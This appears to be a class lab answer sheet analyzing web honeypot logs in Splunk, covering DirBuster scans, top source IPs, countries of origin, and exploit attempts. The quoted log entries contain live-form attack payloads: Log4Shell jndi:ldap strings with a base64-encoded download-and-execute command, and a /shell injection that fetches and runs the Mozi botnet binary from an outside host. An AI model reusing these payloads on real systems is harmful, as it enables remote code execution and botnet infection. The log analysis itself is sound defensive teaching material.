
Reports

Top 10 Values	Count	%
DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)	52,814	86.559%

If you wanted to exclude that useragent how would you? Add **`useragent!="DirBuster*"`** to the search.

3. Who were the 5 top attackers? **Excluding 128.8.8.1 (legitimate access) and "::1" since that is an internal "dummy" connection leaves us with:**

34.205.241.190
108.3.151.67
185.254.196.218
92.118.234.202
185.254.196.217



```
index=main host="honeypot" sourcetype="access_combined" clientip!=128.8.8.1 clientip!="::1" | top  limit=5 clientip
```

✓ 61,004 events (before 4/18/22 2:54:06.000 AM) No Event Sampling ▾ Verbose Mode ▾

clientip	count	percent
34.205.241.190	52814	86.574651
108.3.151.67	8026	13.156514
185.254.196.218	14	0.022949
92.118.234.202	11	0.018032
185.254.196.217	8	0.013114

Search to find the answer:


```
index=main host="honeypot" sourcetype="access_combined"
clientip!=128.8.8.1 clientip!="::1" | top  limit=5 clientip
```

4. Were any log4j exploit attempts sent to the honeypot? **Yes.**

Review earlier class slides about the log4j Log4Shell exploit for how it works, looking at the logs with a search of

```
index=main host="honeypot" sourcetype="access_combined"
clientip!=128.8.8.1 clientip!="::1" useragent="*ndi*"
```

you can see there were attempts from 2 different IP addresses.



New Search

```
index=main host="honeypot" sourcetype="access_combined" clientip!=128.8.8.1 clientip!="::1" useragent="*ndi*"
```

✓ 2 events (before 4/18/22 3:06:55.000 AM) No Event Sampling ▾ Verbose Mode ▾

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
# bytes 2
a clientip 2
# date_hour 2
# date_mday 2
# date_minute 2


Time	Event
1/1/22 10:07:45.000 PM	108.3.151.67 - - [01/Jan/2022:22:07:45 +0000] "GET /?v=%24%7Bjndi%3Aldap%3A%2F%2F3.91.252.110.31gj83g8v108462994b370dhej2f6dm1o.interact.sh%2F5gml42t%7D HTTP/1.1" 200 549 "https://${jndi:ldap://3.91.252.110.31gj83g8v108462994b370dhej2f6dm1o.interact.sh/5gml42t}" "${jndi:ldap://3.91.252.110.31gj83g8v108462994b370dhej2f6dm1o.interact.sh/5gml42t}" host = honeypot source = /var/www/html/logs/access.log sourcetype = access_combined
12/31/21 6:45:00.000 PM	199.127.60.104 - - [31/Dec/2021:18:45:00 +0000] "GET / HTTP/1.1" 200 512 "t('${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}dap${env:NaN:-:}//2.58.149.206:1389/TomcatBypass/Command/Base64/d2dldCBodHRwOi8vMi41OC4xNDkuMjA2L3JlYWRlcjsgY3VybCAtTyBodHRwOi8vMi41OC4xNDkuMjA2L3JlYWRlcjsgY2htb2QgNzc3IHJlYWRlcjsgLi9yZWFkZXIgcnVubmVy}')" "t('${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}dap${env:NaN:-:}//2.58.149.206:1389/TomcatBypass/Command/Base64/d2dldCBodHRwOi8vMi41OC4xNDkuMjA2L3JlYWRlcjsgY3VybCAtTyBodHRwOi8vMi41OC4xNDkuMjA2L3JlYWRlcjsgY2htb2QgNzc3IHJlYWRlcjsgLi9yZWFkZXIgcnVubmVy}')" host = honeypot source = /var/www/html/logs/access.log sourcetype = access_combined

5. Were there any attempts to exploit this host and have it join a popular IoT botnet? **Yes.**

An attempt was made to inject commands to download and install tools to run the Mozi IoT botnet code on it.

Reviewing logs on 1/1 there was an attempt:

```
41.86.18.170 - - [01/Jan/2022:11:54:36 +0000] "GET /shell?cd+/tmp;rm+-
rf+*;wget+http://41.86.18.170:55968/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.
a+jaws HTTP/1.1" 404 491 "-" "Hello, world"
```



1/1/22
11:54:36.000 AM

```
41.86.18.170 - - [01/Jan/2022:11:54:36 +0000] "GET /shell?cd+/tmp;rm+-rf+*;wget+http://41.86.18.170:55968/Mozi.a;
chmod+777+Mozi.a;/tmp/Mozi.a+jaws HTTP/1.1" 404 491 "-" "Hello, world"
```


host = honeypot | source = /var/www/html/logs/access.log | sourcetype = access_combined

Additional research shows that IP address is a know compromised device attempting to compromise other systems: https://www.greynoise.io/viz/ip/41.86.18.170

6. Can you determine what countries are connecting to this honeypot? **Yes.**

IP addresses from 21 unique countries accessed this honeypot, you can determine this with a search of:

```
index=main host="honeypot" sourcetype="access_combined"
clientip!=128.8.8.1 clientip!="::1"  | iplocation clientip | stats
count by Country
```



```
index=main host="honeypot" sourcetype="access_combined" clientip!=128.8.8.1 clientip!="::1"  | iplocation clientip| stats count by Country
```

✓ 61,004 events (before 4/18/22 3:25:40.000 AM) No Event Sampling ▾

Country	count
United States	60956
France	6
Austria	5
Germany	5
Canada	4
Belgium	3
Mongolia	3
Netherlands	3
Portugal	3
United Kingdom	3
China	2
Russia	2
Australia	1
Bangladesh	1
Finland	1
Hong Kong	1
India	1
Liberia	1
Pakistan	1
Romania	1

(Spain is listed on the next page of search results)